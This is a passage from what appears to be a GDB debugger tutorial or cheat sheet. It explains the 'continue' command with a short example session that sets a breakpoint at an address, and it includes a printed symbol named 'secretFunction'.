$1 = {<text variable, no debug info>} 0x401775 <secretFunction>
```

## (c)continue

- Execute until next break or end of program
- Helpful when you need to gather info at multiple points in your program
- Usage: continue

```
(gdb) b *0x000000000040181e  
Breakpoint 2 at 0x40181e  
(gdb) c  
Continuing.
```